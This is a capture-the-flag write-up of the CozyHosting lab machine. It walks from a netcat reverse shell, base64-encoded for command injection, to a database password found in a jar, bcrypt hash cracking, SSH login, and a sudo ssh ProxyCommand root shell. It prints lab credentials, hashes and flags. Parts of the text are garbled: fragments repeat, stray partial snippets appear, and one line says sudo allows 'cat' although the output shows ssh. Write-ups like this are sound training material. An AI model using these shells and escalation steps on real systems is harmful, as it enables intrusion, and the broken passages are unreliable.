➔ Cozyhosting stty raw -echo;fg
[2] ~ - 126953 continued nc -l -vnp 1337

app@cozyhosting:~$ app$ ls -al
total 58856
drwxr-xr-x 2 root root 4096 Aug 14 14:11 .
drwxr-xr-x 19 root root 4096 Aug 14 14:11 ..
-rw-r--r-- 1 root root 60259688 Aug 11 00:45 cloudhosting-0.0.1.jar
app@cozyhosting:~$
```

```
echo "busybox nc 10.10.14.119 1337 -e /bin/bash" | base64 -w 0;echo
```

Ok interesting there's a `jar` file in our current directory

It seems interesting because it belongs to the web server

I transferred it to my host so as to reverse it

```
→ Cozyhosting wget cozyhosting.htb:9090/cloudhosting-0.0.1.jar
--2023-09-30 02:42:17-- http://cozyhosting.htb:9090/cloudhosting-0.0.1.jar
Resolving cozyhosting.htb (cozyhosting.htb)... 10.10.11.230
Connecting to cozyhosting.htb (cozyhosting.htb)|10.10.11.230|:9090 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
Saving to: 'cloudhosting-0.0.1.jar'

cloudhosting-0.0.1.jar 100%[=====→] 57.47M 803KB/s in 75s

2023-09-30 02:43:33 (787 KB/s) - 'cloudhosting-0.0.1.jar' saved [60259688/60259688]
```

```
→ Cozyhosting
```

```
echo "busybox nc 10.10.14.119 1337 -e /bin/bash" | base64 -w 0;echo
```

`jar` file in our current directory


because it belongs to the web server

so as to reverse it

- `python3 -m http.server 9090`
- `wget cozyhosting.htb:9090/cloudhosting-0.0.1.jar`

Using `jd-gui` I opened up the java archive file

After looking around I got this credential for postgresql



```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

To confirm if indeed `postgresql` is running I checked

```
app@cozyhosting:/app$ ss -tublp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
udp UNCONN 0 0 127.0.0.53:lo:domain 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:bootpc 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:80:80 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53:lo:domain 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:ssh 0.0.0.0:*
tcp LISTEN 0 244 127.0.0.1:postgresql 0.0.0.0:*
tcp LISTEN 0 100 [::ffff:127.0.0.1]:http-alt *:~
tcp LISTEN 0 128 [::]:ssh [::]:*
```

Ok cool it is running let's connect to it

Using this [resource](#) I was able to enumerate the PostgreSQL database and got the list of users in the `cozyhosting` database

name	password	role
kanderson	\$2a\$10\$E/Vcd9ecf1mPudW6LSE1v.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim	User
admin	\$2a\$10\$SpkYdHLB0FOaT7n3*72wtu50yR8uqbNNpIPjUb2MZib3H9kVO8dm	Admin

(2 rows)

(END)

```
- \list
- \c cozyhosting
- \d
- SELECT * FROM users;
```

I got two hashes which were `bcrypt` I tried brute forcing it using `John The Ripper (JTR)` and luckily the `admin` hash cracked

```
→ Cozyhosting john -w=/usr/share/wordlists/rockyou.txt hash2
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:03:45 DONE (2023-09-30 03:03) 0.004424g/s 12.42p/s 12.42c/s 12.42C/s catcat..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→ Cozyhosting
```

They was a user on the box `josh`

```
app@cozyhosting:/app$ cd /home
app@cozyhosting:/home$ ls -al
total 12
drwxr-xr-x  3 root root 4096 May 18 15:03 .
drwxr-xr-x 19 root root 4096 Aug 14 14:11 ..
drwxr-x---  3 josh josh 4096 Aug  8 10:19 josh
app@cozyhosting:/home$
```

Endgames

Hard

Medium

Pasted image 20230930024337 - PNG

Pasted image 20230930024542 - PNG

Pasted image 20230930024720 - PNG

Pasted image 20230930025712 - PNG

README

```
app@cozyhosting:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
app:x:1000:1000:app:/home/app:/bin/bash
josh:x:1001:1001:josh:/home/josh:/bin/bash
```

Ok cool it is running let

Using this [resource](#) of 1 users in the cozyhosti

```
app@cozyhosting:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
app:x:1000:1000:app:/home/app:/bin/bash
josh:x:1001:1001:josh:/home/josh:/bin/bash
```

```
111st
```

```
10 cozyhosting
```

```
10
```

```
SELECT * FROM us
```

I got two hashes which
and luckily the admin i

The password worked for the user!

```
→ Cozyhosting ssh josh@cozyhosting.htb -oHostKeyAlgorithms=+ssh-dss
The authenticity of host 'cozyhosting.htb (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cozyhosting.htb' (ED25519) to the list of known hosts.
josh@cozyhosting.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Sep 30 02:03:36 AM UTC 2023

System load:  0.0               Processes:            243
Usage of /:   53.9% of 5.42GB   Users logged in:     0
Memory usage: 20%              IPv4 address for eth0: 10.10.11.230
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls -l
total 4
-rw-r----- 1 root josh 33 Sep 30 01:01 user.txt
josh@cozyhosting:~$ cat user.txt
60ad56e0734cef7399af741159049b30
josh@cozyhosting:~$
```

Checking for sudo permission shows that we can run `ssh as root`

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
```

The password worked for the user!

```
→ Cozyhosting ssh josh@cozyhosting.htb -oHostKeyAlgorithms=+ssh-dss
The authenticity of host 'cozyhosting.htb (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cozyhosting.htb' (ED25519) to the list of known hosts.
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System information as of Sat Sep 30 02:03:36 AM UTC 2023
```

Moving over to [gtfobins](#) I got a command that can spawn a shell with the use of `ssh`

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<62 1>62' x
# cd /root
# ls -al
total 40
drwx----- 5 root root 4096 Aug 14 13:37 .
drwxr-xr-x 19 root root 4096 Aug 14 14:11 ..
lrwxrwxrwx 1 root root   9 May 18 15:00 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwx----- 2 root root 4096 Aug 8 10:10 .cache
-rw----- 1 root root 56 Aug 14 13:37 .lessht
drwxr-xr-x 3 root root 4096 May 11 19:21 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
lrwxrwxrwx 1 root root   9 May 18 15:00 .psql_history -> /dev/null
-rw-r----- 1 root root 33 Sep 30 01:01 root.txt
drwx----- 2 root root 4096 May 9 18:49 .ssh
-rw-r--r-- 1 root root 39 Aug 8 10:19 .vimrc
# cat root.txt
1751124a1b2b16950328b4d35db30ba6
#
```

Checking for sudo permission shows that we can run `cat` as `root`.
This is a good thing to know as it can be used to escalate privileges.
The `cat` command is a simple utility that can be used to read files.
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Moving over to [gtfobins](#) I got a command that can spawn a shell with the use of `ssh`

What I have learnt:

- Enumeration
- Command Injection
- Reverse Engineering
- Exploiting Sudo Permission

#enumeration

#command_injection

#reverse_engineering

#sudo